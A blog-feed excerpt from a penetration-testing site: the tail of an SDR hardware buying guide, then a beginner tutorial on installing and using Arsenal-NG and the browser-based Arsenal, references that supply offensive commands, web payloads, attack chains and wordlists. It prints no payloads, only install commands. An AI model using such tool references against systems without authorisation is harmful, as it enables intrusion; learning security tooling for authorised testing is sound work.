These seven hardware platforms offer a wide-range of capabilities and prices for the hacker looking to get into SDR. We recommend RTL-SDR for those just starting out and on a limited budget. For those looking to hack radio signals, you will likely need a transceiver and the HackRF One is an excellent platform at a reasonable price. Those needing high performance and full duplex will likely want to spend a little extra and buy the BladeRF or the LibreSDR For those looking for a simple to use set-up and application, LimeSDR might be your best choice.


The post Software Defined Radio (SDR) for Hackers: Choosing the Best Hardware for SDR first appeared on Hackers Arise.

Linux for Hackers: Building Your Tool Arsenal

Welcome back, aspiring cyberwarriors!

Think back to the first time you installed Kali Linux. It was probably one of those moments where you realized just how many cybersecurity tools existed. Your applications menu was packed with hundreds of tools covering everything from recon and vulnerability scanning to exploitation, password attacks, wireless security and much more.

At first, it was exciting. But most beginners spend hours clicking through the menus wondering what every tool does and when they should actually use it. Unfortunately, the sheer number of applications quickly becomes overwhelming. Even if you dedicate time to learning them, chances are you’ll forget many of their names simply because there are so many available. On top of that, documentation isn’t always beginner-friendly. Some projects have excellent documentation, while others assume you already know exactly what the tool is supposed to do before you even start reading.

The good news is that you don’t have to memorize hundreds of commands or remember every tool available. Instead, you can build your own arsenal of references that helps you quickly find the right tool.

In this article, we’re going to build exactly that. We’ll explore two resources called Arsenal-NG and Arsenal, both of which are designed to make finding offensive security tools, payloads, commands much faster.

Arsenal-NG

The first tool we’ll look at is Arsenal-NG. The name pretty much explains what it does. Arsenal-NG is essentially a searchable collection of offensive security tools, commands, and predefined workflows. Whether you’re doing reconnaissance, exploiting a service, generating payloads, Arsenal-NG can help you find the right tool for the job.

Let’s install it.

kali > git clone https://github.com/halilkirazkaya/arsenal-ng.git
kali > cd arsenal-ng
kali > make build
installing arsenal

Once compilation finishes, you can launch the program directly. For convenience, you may also want to move the binary into one of the directories listed in your PATH environment variable. Doing so allows you to start Arsenal-NG from any directory. 

kali > arsenal-ng
arsenal overview

When it starts, you’ll immediately notice a large collection of tools organized inside the interface. Each tool includes predefined presets for different kinds of operations. 

To display the complete list of available tools, simply run tools

tools

If you already know what kind of task you’re trying to accomplish but don’t remember what tool can do it, you can use the built-in search feature. Searching by keywords makes it easy to discover them.

arsenal keyword search

Once you’ve found the tool you need, selecting one of its presets walks you through the required parameters. There you simply provide the requested information and let it generate the command for you.

arsenal filling out the template

If you need additional information about the application itself, run help.

arsenal menu

Arsenal

Unlike Arsenal-NG, Arsenal focuses primarily on web exploitation and can be used directly from your browser. There is no installation process, making it convenient when you simply need a quick reference.

You can access it here.

One thing worth mentioning is that the website supports multiple languages. If the interface isn’t already in English, simply switch the language using the selector in the upper-right corner. Once inside, you’ll notice that the content is organized into several different sections, each designed to help with a different phase of a web penetration test.

One of them is Payloads.

arsenal payloads

This area contains a huge collection of payloads covering many different types of web vulnerabilities and exploitation techniques. Whether you’re working with command injection, SQL injection, XSS, SSTI, XXE, deserialization, or other common web vulnerabilities, chances are you’ll find useful examples here.

Another valuable section is Attack Chains.

arsenal attack chains

Rather than simply providing payloads, Attack Chains guide you through the overall exploitation process. They outline the sequence of steps typically required to compromise a target.

The Commands section is another good reference.

arsenal commands

You can build the command you need by selecting the appropriate options.

Then we have Wordlists.

arsenal wordlists

There are numerous wordlists organized into logical categories, making it much easier to find exactly what you’re looking for. Each category often contains several different wordlists optimized for different situations. 

You’ll also find a large collection of Scripts.

arsenal scripts

These scripts cover a wide variety of purposes, including reconnaissance, AI-related security checks, subdomain takeovers, automation and more.

Of course, we’ve only scratched the surface. Arsenal contains more additional sections that are worth exploring on your own. Spend some time clicking through the different categories and seeing what they have.

Summary

Building your own cybersecurity arsenal isn’t about memorizing every command ever written. In fact, no experienced pentester or hacker remembers every tool, every option or every payload. There are simply too many of them, and new ones are being developed all the time. Arsenal-NG and Arsenal can help you organize knowledge. They are valuable when you’re getting started and they remain just as useful years later when you’re experienced.

Since many of these tools fall into different categories, such as network pentesting, web pentesting, bug bounty hunting, and more, the best way to develop your skills is through our Member Gold subscription. It gives you access to a wide variety of training courses covering different areas.

The post Linux for Hackers: Building Your Tool Arsenal first appeared on Hackers Arise.

❌